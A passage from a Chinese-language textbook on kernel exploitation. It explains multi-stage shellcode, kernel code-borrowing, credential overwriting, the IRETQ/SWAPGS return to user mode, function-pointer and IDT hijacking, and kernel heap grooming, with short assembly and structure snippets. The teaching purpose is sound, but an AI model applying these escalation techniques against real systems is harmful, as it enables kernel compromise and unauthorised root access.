由于内核缓存区大小的限制以及用户态所展现出来的优势，完全放置于内核态地址空间的 shellcode 还不是非常普遍。一个非常典型的方法就是在内核态中保留一个与用户态通信信道的顺序设置相关的复本，或者为进入用户态做简单的准备。我们把这种方法称为混合或多阶段的 shellcode，用这种方法来描述执行流从内核态到用户态的多个阶段跳转。

当开发在中断环境中触发漏洞的程序时，混合或多阶段的 shellcode 是很常用的，尤其远程内核漏洞可能会触发由网卡（我们将在第 7 章和第 8 章详细讨论）所引起的中断例程中的 bug。关键问题是：中断环境多种多样，但它不是一个良好的执行环境。毫无疑问的是，内核级别的中断例程通常应该尽可能小。

注意　虽然跳转到用户态结束位置的 shellcode 是一种经典的方法，但是将多级 shellcode 置于完全的内核运行环境中也是可行的。在这种情况下，我们仍旧比较倾向于多级 shellcode 而不是只在内核空间的 shellcode。

让我们更为详细地看一个混合或多阶段的 shellcode 的例子。为了简单起见，我们考虑一个两阶段 shellcode（但是要记住有时候可能会需要更多个阶段的 shellcode）：

1）第一个阶段的第一件事情就是要在内核态中找个存储 shellcode 的地方。我们可以通过分配一块新的空间或把一个已知的地址空间的静态数据替换掉来达到这一目的。需要指出的是，现在已经可以开始执行了，因为您的“兵工厂”中已经有了一件巨大的“武器”：您能够用内核子系统和内部结构去寻找您感兴趣的内存空间。比如，一个高级的 shellcode 可以遍历活动进程表并且找到正在监听套接字的进程，或是遍历内核的符号列表并且解析诸如系统调用表等重要的系统结构的地址。

2）在第二阶段的相应代码放置在内核相应的位置后，第一阶段需要将控制权交给它。如果需要，可以从中断环境中跳出来实现。比如，在前一阶段找到系统调用表后，可以将经常使

用的系统调用的地址替换，然后等待一个进程触发它。到那时，代码就会在比较合适的进程环境中执行。

混合的 shellcode 也需要满足我们在这部分一开始介绍的那些限制，与在用户态和内核态中相应的限制一样，这依赖于这个阶段要在哪儿执行。正如您将在本书第三部分看到的那样，当我们讨论远程内核利用的时候，一个三阶段的方法也是这种方式。第一阶段设置进程环境转换，第二阶段修改一些用户程序地址空间，然后跳转到用户态去执行第三阶段的 shellcode（在用户态套接字的操作要比代码的操作容易得多）。

回到内核主题

我们将以一种特殊的内核态 shellcode 来结束分析。高级的内核保护阻止您利用 shellcode 发现一个可执行且可写空间，用这种方式我们可以绕过这个障碍。这里展示的技术通过创建一个不包含任何指令而只有地址和值的 shellcode 来处理这个问题。这种 shellcode 不需要存储在可执行区域。如果您对用户态的漏洞利用比较熟悉，这种方法类似于使用返回库技术和代码借用技术来绕过不能执行的内存保护。

这种技术的第一道关卡是至少有一个空间映射为可执行的：内存映射组成可执行体本身。在用户态，这表示所有它使用的二进制可执行文件和动态库。在内核态，它指的是内核和所有加载模块的代码段（如果在使用一个模块化的内核）。第二道关卡是在可执行的映射中能够发现很多的指令，如果串联到一起并且使用正确的话，这些指令的执行可能会提升用户权限。

这种技术跟底层基础架构（并且依赖于）关系非常紧密，如应用程序二进制接口（ABI），甚至编译器。我们感兴趣的是正在使用的调用规约（比如，返回值地址在哪里？参数是如何传递的？）。

提示 在 x86/x86-64 的架构中，指令的大小是可变的，允许从任何地址（甚至是某个指令的中间）开始执行，并从此处开始解释二进制位。这经常用于发现段序列。

例如：

```
a) bb 5b c3 ff ff       mov    $0xffffc35b,%ebx
b) 5b                   pop    %ebx
   c3                   ret
```

跳转到 mov 操作码的第一个字节后，接下来会顺序进入 pop %ebx;ret，即使这两条指令没有在内核中连续使用。需要指出的是，我们不必为 ret 指令后是否为有效的指令而烦恼，因为在执行 ret 指令后到达有效指令前控制流将会转移。在 RISC 架构中，指令的大小是固定的。跳转到没有跟指令大小对应的地址将会产生错误。从根本上说，不能够跳转到一个指令的中间并将其解析成不同的指令。

各种过程函数的返回地址通常都保存在栈中，在大多数情况下，这种技术对栈的控制是一项强制性的要求。最经典的方案是栈的溢出允许我们重写返回地址，而且如果应用程序二进制接口（ABI）规定参数通过栈来传递（以 x86-32 位系统为例），那么可以为目标函数伪造一个参数集。这样将会有很多的选择，这依赖于以下几点：

- 漏洞允许您做什么。换言之，有多少栈空间可以用来重写，对重写的值能控制到什么程度。
- 系统架构允许您做什么。这里主要考虑应用程序二进制接口（ABI）和最终要用到的编译器。如果函数的参数通过栈来传递，就需要更多的栈空间，但是对函数将来的用途会有更多的选择。如果通过寄存器来传递参数，需要以某种方式将适当的值保存到寄存器中，但是最终可能只需要用到少量的栈空间。

假设对栈和基于栈的参数传递可以完全任意地控制，便可以创建一个由函数地址、参数、占位符空间组成的 shellcode。这个 shellcode 将做以下几件事：

- 使用内核函数分配一些内存空间并且标记为可读。
- 利用一个内核函数从用户态（或是从可知的内核态）复制一些字节单元到返回前的地址。
- 抛弃最后的返回地址，以便代码跳转到选定的内存地址执行。

复制来的代码开始执行，并且从那一刻开始您将处于传统的内核 shellcode 环境当中。

可以想象，当栈被很多函数使用时，这种方法会变得越来越复杂。对那些熟悉用户态内核漏洞利用的人来讲，这种方法可以看做是内核级别的（return-into-lib）。

幸运的是，由于您没有必要返回一个函数的入口点，所以还有另外一个方法。假设我们拥有内核代码地址空间的所有知识（当在详细看了“信息收集阶段”部分后，这并不是一个不可能达到的状况），就可以找到很多有用的指令。例如，考虑一下我们使用的操作系统的权限系统：最可能的情况是，一个内核函数（甚至是内核系统调用）允许一个授权的进程去降低或是提升该进程的权限。这个函数将接受新的进程权限值作为参数，然后对这个进程做很多的检测（很明显，一个没有权限的进程不能提升它本身的权限），最后执行一些代码来复制进程存储的权限值。不论选择什么样的架构和编译器，这个新的权限值最终将会保存到一个寄存器中，因为多个使用者可能会访问它（核对当前的进程，检查这是不是一个授权的请求，并且最终将权限值保存到相应的进程凭证结构中）。

这时，可以做下面几件事：

- 可以在寄存器中设置最高权限值，控制栈并没有听起来那么复杂。您需要做的就是编写一段代码，将当前栈中的内容出栈并保存到寄存器中，然后指定一个返回调用（通常仅仅将一个值出栈并将它作为返回值）。即使执行序列在内核中从来没有用过，也可以在一个非 RISC 架构的内存中的某处发现它，正如前面内容中提到的那样。

提示　0 是一个表明高权限的经典数值（当用整数值表示时）。当用位掩码来表示权限集时，0xFFFFFFFF 是个经典数值。这两个值在函数中都非常普遍（正如 −1 经常表示一个错误而 0 表示成功）。可以将返回值设置到寄存器（绕过我们描述的第一阶段）中并不始终是件坏事……

- 将返回地址放置到栈中，使它正好处于权限设置函数的检测语句之后。
- 准备一个伪造的栈结构来正确返回用户态。事实上，因为没有使用任何指定的内核级的 shellcode（正如前面例子中做的那样），所以需要提供一种方法来从内核态中跳出。

这依赖于在第一阶段是如何进入内核的，还可能跟应用程序二进制接口（ABI）有关系。

在第二种方法中我们简单地描述了代码借用技术。如果您对这些用户态的技术比较感兴趣（比如，正在寻找一种详细的解释或是进入内核态的更多的理论），可以参考在本章最后的“相关阅读”部分列出的相应的参考文献。

伪造 shellcode

到现在为止，我们已经广泛地讨论了放置 shellcode 的问题，现在讨论它本身要执行哪些操作。正如在这部分开始所介绍的，一个好的 shellcode 需要至少做两件事：获得提升的权限和恢复内核的状态。有很多方法来执行权限提升的任务并且一些方法非常奇特，包括在主要的内核结构中创建通道来打开稍候可用来修改内核页表的后门，以便在用户态可以直接读取，或改变用户态帮助程序的执行路径。这里我们将关注最通用的方法：修改存储在进程控制块中的进程权限标识。

提示 当针对一个硬化环境的时候，由于 shellcode 拥有完全的权限，因此禁止最终的安全限制（比如，从诸如 FreeBSD 或是 Solaris 区域限定环境中跳转出）或安全保护（如在 Linux 内核中关闭 SELinux）是不错的主意。

提升权限

提升权限是最普通的工作，因为几乎所有本地权限提升均利用执行。权限标识保存在一个或多个进程控制块的数据结构中，它们描述了允许一个进程进行哪些操作。存储的权限标识可以是简单的识别用户的整型数值，就如传统的 UNIX 系统中 root/ 普通用户的模式，或表示权限或安全令牌的一个完整集，正如基于权限的访问控制系统和在适当位置的最小权限模型（令牌是 Windows 中的典型权限模型）。不同的操作系统使用不同的认证和授权模型，但是大部分时候授权或拒绝用户的步骤可以总结为以下几步：

1）用户在系统中认证自己（如通过经典的登录 / 密码验证机制）。

2）系统给用户一组安全标识。

3）授权子系统使用这些标识来验证用户的某些深入的操作。

在用户成功登录以后（验证阶段），内核动态地创建一系列的数据结构以保存与安全标识相关的信息。每一个由用户触发的新进程将继承前面提到的这些标识，除非用户明确指定无须继承（操作系统一直提供一种在进程创建时限制权限集的方式）。一个进程无论何时想要执行一个操作，内核都会去匹配相应的请求和存储的标识集合并且在进程的开始处执行这个操作或返回一个错误。

shellcode 的目标是修改标识以便授予目标用户或进程一个扩展了的权限集合。因为标识的结构存储在进程控制块中，所以在 shellcode 中获取它们非常简单。鉴别正确值的改变有两个主要的方式：

• 可以使用固定的或是硬编码的偏移量并且在使用之前执行非常简单的安全性检查。比如，

如果需要解引用指向一个结构的指针，只需要检查一下要解除的地址是否在内核态地址空间中。

- 可以使用一种启发式方法。标识结构在内存中有着精确的布局，并且我们可以知道赋予这个标识的权限。基于这个基础，可以在内存中执行模式匹配来准确地找到需要改变的值。在一个结构中的相对偏移地址可能会改变，并且使用这种启发式方法可以在运行时确定正确的位置。

通常情况下，一个混合的方法可以针对所有内核来使用，通过识别常年不变的偏移量并且使用或多或少的复杂的启发式方法来推导出其他的偏移量。一个经典并且有效的启发式方法是寻找一个可以预知的结构成员的特定标签。比如，一个基于进程的引用计数器会有进程个数的上限值（容易检查），或者在一个混合环境中一个内核地址将始终高于或低于独立的地址（这取决于内核放置的位置）。

恢复内核状态

在一个机器上获取超级权限是令人兴奋的，但如果由于内核的严重错误在很短时间即失去这种权限就没那么有趣了。恢复阶段的目标就是持续这种兴奋，并且在您享受获取超级权限的新鲜感的同时使机器持续流畅地运行。在恢复阶段您需要仔细考虑以下两个问题：

- 内核利用可能会干扰有意义的内核结构，并且通常会破坏其他内核路径可能会访问的内核内存。
- 劫持的内核控制路径可能获得了需要释放的锁。

第一个问题主要关注内存破坏 bug 的问题。遗憾的是，当您利用内存的 bug 时，所面临的选择性很少。很多情况下，在所溢出的字节空间和将要重写的目标区域中，不能够完全控制溢出区域的大小而使得在目标完成后准确停止。在这种情况下，有两种不同的结构类型来恢复：栈结构和堆控制结构。

注意　在大多数架构或应用程序二进制接口中，过程链和软件陷阱中都在使用栈结构。虽然我们试图保证接下来的讨论尽量不跟具体架构相关，但是为了看清楚栈恢复的细节，我们需要关注一个具体架构的实现。因此我们选定的架构是 x86-64，接下来的内容的每个实践部分都是基于 x86-64 架构的实现。

在基于栈的内存溢出过程中，也许可以回到一个正常的状态。也许不能够。比如，您可能去改写 shellcode 以返回到一个漏洞的路径中嵌套的调用函数并且从那里继续执行。

然而，如果跳转的层次太深，将需要结束函数链并且跳回到用户态。正如所指出的，用户态的进程通过软件陷阱和中断到达内核态。一旦内核执行完成请求服务，就不得不返回控制进程并且恢复它的状态以便在软件陷入以后从下一条指令继续执行。从中断返回的通用方法是使用 IRETQ 指令（在 x86 架构中是 IRET）。在很多情况下这条指令可以用于返回，但是在这里我们感兴趣的是 Intel 使用手册中所指的不同权限间的返回，因为我们将从内核态（最高权限）返回到用户态（最低权限）。

Intel 使用手册中 IRETQ 指令执行的第一条指令是从栈中出栈一组值。

```
tempRIP ← Pop();
tempCS ← Pop();
tempEFLAGS ← Pop();
tempRSP ← Pop();
tempSS ← Pop();
```

正如所看到的，可以将 RIP（64 位指令指针）、CS（代码段寄存器）、EFLAGS（存储各种状态信息的寄存器）、RSP（64 位栈指针）、SS（栈段寄存器）从栈中复制到临时数据中。在 CS 段寄存器保存的权限级别与当前的权限级别相比较，依此决定接下来需要对临时数据执行的检验操作，以及需要如何存储 EFLAGS 信息。理解验证的重要性对理解架构想要在栈中找到什么样的数值非常重要。在我们的例子中，CS 保存一个低的权限级别标识（返回用户态），所以在栈中的寄存器内容应该包括以下几种：

- CS、SS　分别表示在用户态中使用的代码段和栈段。每种内核都默认这样定义。
- RIP　在内核态中指向有效执行区域。在这里最好令它指向用户态漏洞利用中的一个函数。
- EFLAGS　可以是任何有效的用户态数据，在开始开发或利用漏洞时可以简单地利用该寄存器中的数值。
- RSP　指向有效栈的指针，栈可以是足够大小的内存单元，并允许 RIP 所指向的程序以较高的权限安全地执行一个本地的脚本。

如果我们为这些寄存器准备的值正确，按 IRETQ 所期望的顺序复制这些值，并且使内核栈指针指向前面提到的内存区域，我们就能够执行 IRETQ 指令并且安全地跳出内核态。因为栈的内容在每次进入内核态时都要废弃（基本上，栈指针可以重置成一个固定的值，这个值是为栈分配的页的开始的偏移量，并且认为所有的内容是无效的），这足够安全地保证系统处于稳定状态。如果内核态或是用户态使用 GS 段寄存器（如现在的做法），SWAPGS 指令需要在 IRETQ 指令之前执行。这条指令会将 GS 寄存器中的内容和保存在一个机器特定寄存器（Machine-Specific Register，MSR）中的值进行简单交换。内核在刚进入的时候执行这种操作，我们需要在即将离开的时候也执行这种操作。作为一个快速回顾，shellcode 的栈恢复阶段的代码看起来应该如下：

```
push    $SS_USER_VALUE
push    $USERLAND_STACK
push    $USERLAND_EFLAGS
push    $CS_USER_VALUE
push    $USERLAND_FUNCTION_ADDRESS
swapgs
iretq
```

因为堆结构的恢复需要依赖于操作系统的实现而不是底层基础架构，我们将在第 4、5、6 章中对其进行详细讨论。然而，就目前来讲这确实是很重要的，除非堆调试的某种顺序是适当的，重写分配的堆对象不需要很多的恢复操作（通常内核路径使用充分的内核数据模拟值来得到自由对象）。重写自由对象可能需要更多的处理，因为一些内核堆分配器将段数据存储其中（如，“next”自由对象）。在那个阶段，能够驱动堆达到一个可预知的状态非常有用，我们将在

接下来的“触发阶段”继续讨论实现这样一个结果背后用到的理论。

到现在为止，我们关注了漏洞触发后的恢复。几乎没有关注在到达漏洞前内核路径都执行了哪些操作和如果执行流程没有被劫持将会执行哪些操作。特别地，需要小心地释放已经获取到的资源锁。对于添加执行块的漏洞，这不是一个问题。一旦 shellcode 执行，我们将从劫持点精确地返回并且内核路径将完成执行，清除释放可能锁住的任何资源。

另外，破坏性的劫持如栈溢出，若使用之前描述的 IRETQ 技术并不能够返回到原始的内核路径，所以在恢复阶段需要关注 shellcode 中的锁。操作系统实现了一系列的锁机制，例如：自旋锁、信号量、条件变量、各种各样的用于多个或单个进程读 / 写的互斥器等。对这种多样性不必大惊小怪：锁是一种关键的性能要素，尤其是当很多进程或是子系统竞争一个资源时，可以把锁的原操作分为两个部分：繁忙等待锁和阻塞锁。当出现繁忙等待锁时内核路径一直徘徊等待着锁，启动 CPU 周期并且执行一个小循环直到释放锁。当出现阻塞锁时，如果已经获得锁，内核路径将进入睡眠状态，迫使重新安排 CPU 资源并且从不参与竞争直到内核通知资源再次可用并且唤醒后台进程。

当您写一个漏洞利用程序来中断执行流程时，要做的第一件事就是鉴别内核路径获得了多少关键锁和如何正确地释放它们。关键锁是系统所依赖的锁（这些在操作系统中只是一小部分并且通常是自旋锁）或是在漏洞利用后需要的资源中导致死锁的锁。一些内核路径在一些锁上也会执行检查，必须小心避免陷入这些障碍中。所有的关键锁都需要立刻恢复。

另外，非关键锁既可以在稍后阶段间接给予处理（比如，加载外部模块），如果它的效果仅仅是杀死用户态进程（就如提升当前进程标识一样简单地提升父进程的标识），或者是留下一些永远不会再用的非关键资源，也可以忽略它。

触发阶段

现在内核中有了 shellcode，可以创造条件来到达它，这就是触发阶段的工作。

我们主要的目标是为成功地劫持内核执行流创造条件。先将那些不包括任意代码执行的逻辑 bug 放在一边，我们将这个阶段的分析分为 2 个类别：内存破坏和竞态条件。

内存破坏

正如在第 2 章所看到的一样，有不同种类的内存破坏，但是我们最终的目标总是覆盖内存的指针，以便稍候用作指令指针（例如，它将结束 CPU 的 PC/IP 指令）。这可以通过覆盖函数的返回地址直接完成，也可以通过模仿内核态结果直到可以用可控函数指针得到内核路径。我们在分类时将采用这种区别，接下来介绍内存破坏的三种常见情况：任意内存重写、堆内存破坏、栈内存破坏。

任意内存重写

任意内存重写在内核态是相当常见的。在这种情况下，可以重写任意内存，不管它们是（部分）可控数据还是不可控数据。在近代或现代的操作系统体系架构上，只读属性受权限保

护而不能直接写。在 x86 和 x86-64 结构上，这是 WP（写保护）标识的工作，也可以自己设置。我们的目标是找到一些可写入的地方，一旦修改了，将执行代码。

重写全局结构函数指针

在本章之前，我们讨论了内核结构里可重写函数指针的地方。采用这个方法通常遇到的问题是，多数这样的结构是动态分配的，我们不知道在内存的哪里能够找到它们。幸运的是，几乎所有的内核都需要保存一些全局结构。

警告 如果声明全局结构为常量（在 C 里面是用 const 关键字修饰的），编译器或链接器会把它们放到只读数据区，如果遵守这个区域的匹配标识，那么它们将不再可修改。另外，如果需要在运行期修改它们，可以将它们放到可写段里。这就是我们要找的入口点。

一个典型的用 C 声明的保存了函数指针的结构体如下所示：

```
struct file_operations {
    struct module *owner;
    loff_t (*llseek) (struct file *, loff_t, int);
    ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
    ssize_t (*write) (struct file *, const char __user *,
                      size_t, loff_t *);
    ssize_t (*aio_read) (struct kiocb *, const struct iovec *,
                         unsigned long, loff_t);
    ssize_t (*aio_write) (struct kiocb *, const struct iovec *,
                          unsigned long, loff_t);
    int (*readdir) (struct file *, void *, filldir_t);
    unsigned int (*poll) (struct file *, struct poll_table_struct *);
    int (*ioctl) (struct inode *, struct file *,
                  unsigned int, unsigned long);
    [...]
```

上面的例子来自 Linux 内核，是用来生成文件系统文档代码和剩下的内核之间的抽象层。这种方法在现代操作系统中相当常见，它通常为劫持执行流提供了非常好的入口。正如将要在“信息收集阶段”部分看到的，它可能非常容易（而可靠）地在内存中定位到这些结构。如果您正在为利用寻找这种结构，只需要在所选操作系统中寻找包含 ops 或 operations 名字的类型标识符。

利用架构

本章以分析架构层开始。除恰当地理解低层次执行细节之外（操作系统的底层细节），架构也可以变成一种辅助手段并提供新的利用媒介。在前面的内容中提到了中断和异常以及操作系统注册一个指到它们的处理程序指针表的事实。显然，如果可以修改这些指针，就可以劫持控制流并使它向自己的 shellcode 跳转。

作为一个例子，让我们来考虑 x86-64 架构的中断描述符，图 3.4 描述了这张表的条目。

这个条目 16 字节长，由一系列字段组成：

- **16 位代码段寄存器** 这表明了内核中断处理程序的代码段寄存器。通常，它保存了内核

代码段的路径。从根本上说，这个字段表明了调用处理器函数时应该调用哪个寄存器。

- **64 位指令指针偏移量（RIP）**　这表明了执行会转移到哪里。自从应用 64 位以来，它允许中断服务程序定位到线性地址空间的任意地方。
- **3 位中断栈表（IST）**　栈转换机制在权限层次间用到 IST。x86-64 架构引进了这个字段，为特定的中断提供了一种在执行过程中使用好的栈的方法。这对于我们想要修改的中断并不适用，所以我们可以忽略或使之失效。您可以在本章的“相关阅读”部分找到更多关于 IST、栈转换机制的介绍。
- **4 位描述描述符类型的字段**　主要是 3 种 IDT 描述符：任务门、中断门、陷阱门。我们只关心中断门和陷阱门，因为损坏任务门不能直接导致任意执行。中断门被几种外部硬件中断请求使用，而陷阱门通常用于服务异常和软件生成中断（如 INT 指令引起的中断）。
- **2 位 DPL（权限描述符）字段**　这个字段与 CPL（Current Privilege Level，当前权限）一起决定是否允许调用者调用这个门。
- **1 位 P（当前）标识**　表示这个段是否存在。




图 3.4　x86-64 中断 / 陷阱门条目

为了在我们的控制下添加一个新的内核门，可以简单地替换一个条目。实际上，假如漏洞不允许重置或简化操作，可以通过选择覆盖 IDT、DPL、RIP OFFSET 的部分条目来达到目的。为了让无权限用户（以 CPL=3 运行）调用门处理程序，我们需要设置 DPL 的值为二进制 11（3）。并且，需要修改 RIP OFFSET 的值使之指向用户级路径。最简单的方法是在用户态 / 内核态地址空间模式简单选择一个用户态路径，然后将它的地址写入 OFFSET。这是因为我们控制了用户地址空间，虽然也可以修改一些最重要的地址然后让它指向内核态 / 用户态的某个地方。需要注意的是，在这种情况下，我们没有全部控制地址值，并且为了能够成功地将控制转移到

常规情况，我们也许需要用到 NOP 技术之类的技术，就像之前在“放置 shellcode”节中描述的那样。

堆内存破坏

大多数内核临时缓冲区和数据结构体都分配在内核堆上。通常，性能是这些设置的主要因素，因为堆对象的分配和回收必须尽可能高效。因此，第 2 章中曾提到，通常在产品系统上关闭了额外的安全检测（如检测堆对象的溢出）。我们已经讨论过堆分配器的分配原则。现在感兴趣的是，我们是否可以以及如何影响分配器的行为，并且当产生溢出的时候该如何处理。

控制堆内存分配程序的行为

用户态进程不能直接与内核堆分配程序进行交互，但是它可以通过调用不同的系统调用来驱动不同种类基于堆的对象的分配。典型的内核提供数百个系统调用以及各种各样的选择。让我们回到之前的文件系统例子：一个用户进程打开文件，迫使内核结构分配去持续追踪文件的打开状态。这个结构（其他结构潜在地连接到这个）需要从堆上分配。通过打开成百上千的文件然后关闭它们，一个用户级程序可以或多或少地增大或缩小内核堆。但是为什么这个重要呢？

内核堆分配程序通常以一种可预测的方式分配和释放对象。通常的工作方式如下：

- 为每个通常大小 / 类型的对象维护一个空闲列表。每次释放一个对象时将其加入这个列表中（或者在顶端或者在底端）。每次申请对象时返回列表的第一个对象。这种典型的空闲链表实现了一个后进先出的方法，这就意味着最后释放的对象将在下次分配时返回。
- 每个空闲对象维护了一个指向下一个空闲对象的指针，在元数据里面存储着指向下个空闲对象的指针。为了避免混淆，我们称第一个指针为对象指针，第二个指针为缓存指针。在每时每刻，总有和空闲对象一样多的对象指针（每个对象保存着下个空闲对象的地址，最后一个保存着一些终止信息）和一个缓存指针，保存着将要返回的下一个空闲对象的地址。无论何时请求一个对象，缓存指针都要更新，它表示正在使用这个对象，然后返回。选中的对象指针保存在缓存指针中。每次释放一个对象时，用存储在缓存指针里面的地址来更新它的对象指针。

